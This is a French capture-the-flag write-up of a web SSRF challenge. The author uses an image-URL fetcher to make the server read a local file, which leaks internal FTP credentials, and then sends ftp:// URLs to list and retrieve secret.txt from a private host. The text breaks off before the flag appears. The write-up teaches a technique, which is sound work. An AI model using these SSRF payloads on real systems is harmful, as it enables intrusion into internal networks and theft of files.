
Web - SSRF - 300 points

Kévin DUVERGER

Table des matières


1 Résolution SSRF :

On peut commencer par se connecter au serveur (sur `http://146.59.227.136:23426`) :




La seule chose que l'on peut faire comme vous pouvez le voir est changer notre image de profil.

On peut donc essayer de mettre un premier lien, par exemple celui vers le logo de l'image windows (`https://ftp-developpez.com/gordon-fowler/Logos%20Windows/Vista.png`) :



Et nous sommes bien arrivés à la changer !

Si l'on va voir dans le code de la page, on remarque que l'image est envoyée dans sa totalité en base64. Donc, lorsque le serveur reçoit un lien, il va chercher le fichier associé et sauvegarde le base64 associé pour nous le renvoyer. Une idée serait donc d'envoyer un lien local au serveur, de cette façon il chargerait un de ses propres fichiers qui serait normalement inaccessible via une requête "externe".
Si l'on revient à la description du challenge, il nous est indiqué que le fichier `networkTopology.txt` de l'utilisateur `networkAdmin` contient des informations intéressantes. L'idée serait donc d'accéder au fichier dont le chemin absolu est `/home/networkAdmin/networkTopology.txt`, ce que l'on peut faire avec le lien suivant :



Nous obtenons donc le base64 suivant :

```
IyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMgTkVUVO9SSyBBRE1JTiAjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjCgpTZ
XJ2aWNlcyBhbHJlYWR5IGltcGxlbWVudGVkIDoKCS0gQSBkYXRhYmFzZSBzZXJ2ZXIgYXQgMTkyLjE2OC4xLjIzIH
RvIHN0b3JlIHRoZSBjb250YWN0IG1lc3NhZ2VzLgoJLSBBbiBGVFAgc2VydmVyIGF0IDE5Mi4xNjguMS40NSB0byB
zdG9yZSBteSBwaG90b3MgKHVzZXIgPSAncGhpbGlwcCcsIHBhc3N3b3JkID0gJ2xpbW9nZXNJc0J1c3QnKS4KCS0g
QW4gRlRQIHNlcnZlciBhdCAxOTIuMTY4LjEuNjcgdG8gc3RvcmUgY29uZmlkZW50aWFsIGNyeXB0b2dyYXBoeSBma
WxlcyAobm90ZSB0byBzZWxmIDogc3RvcCB1c2luZyBzYW1lIGNyZWRlbnRpYWxzIGV2ZXJ5d2hlcmUpLgoKU2Vydm
ljZXMgdG8gaW1wbGVtZW50IDoKCS0gQW4gU1NIIHNlcnZlciBhdCAxOTIuMTY4LjEuMTIzIGZvciBteSBwZXJzb25
hbCBhY2Nlc3Mgb24gdGhlIG5ldHdvcmsuCgoK
```

Ce qui se décode en :

DECODE — Decodes your data into the area below.

```
######################## NETWORK ADMIN ##########################

Services already implemented :
    - A database server at 192.168.1.23 to store the contact messages.
    - An FTP server at 192.168.1.45 to store my photos (user = 'philipp', password = 'limogesIsBest').
    - An FTP server at 192.168.1.67 to store confidential cryptography files (note to self : stop using same credentials everywhere).

Services to implement :
    - An SSH server at 192.168.1.123 for my personal access on the network.
```

On peut donc voir un serveur FTP particulièrement intéressant, dont le mot de passe est probablement `limogesIsBest` et le nom d'utilisateur `philipp` (le fichier nous indique que les mêmes credentials sont utilisés sur les 2 FTP).

Le problème est que ce serveur FTP a une adresse IP privée locale au réseau sur lequel se trouve le serveur web. Nous ne pouvons pas y arriver directement, mais on peut laisser le serveur faire la requête FTP pour nous !
En envoyant le lien `ftp://philipp:limogesIsBest@192.168.1.67`, c'est le serveur qui fera le requête ! On peut donc la lancer ce qui nous donne un nouveau base64 :

```
LXJ3LXJ3LXItLSAgIDEgcm9vdCAgICAgcm9vdCAgICAgICAgICAgMzUgRGVjIDAxIDA5OjU4IHNlY3JldC50eHQNCg==
```

Nous obtenons donc un listing des fichiers sur le serveur FTP :

DECODE — Decodes your data into the area below.

```
-rw-rw-r--  1 root    root        35 Dec 01 09:58 secret.txt
```

Finalement, il ne nous reste plus qu'à accéder au fichier `secret.txt` sur ce serveur FTP. On peut y parvenir avec le lien `ftp://philipp:limogesIsBest@192.168.1.67/secret.txt`, qui nous donne le flag une fois décodé depuis la base64 :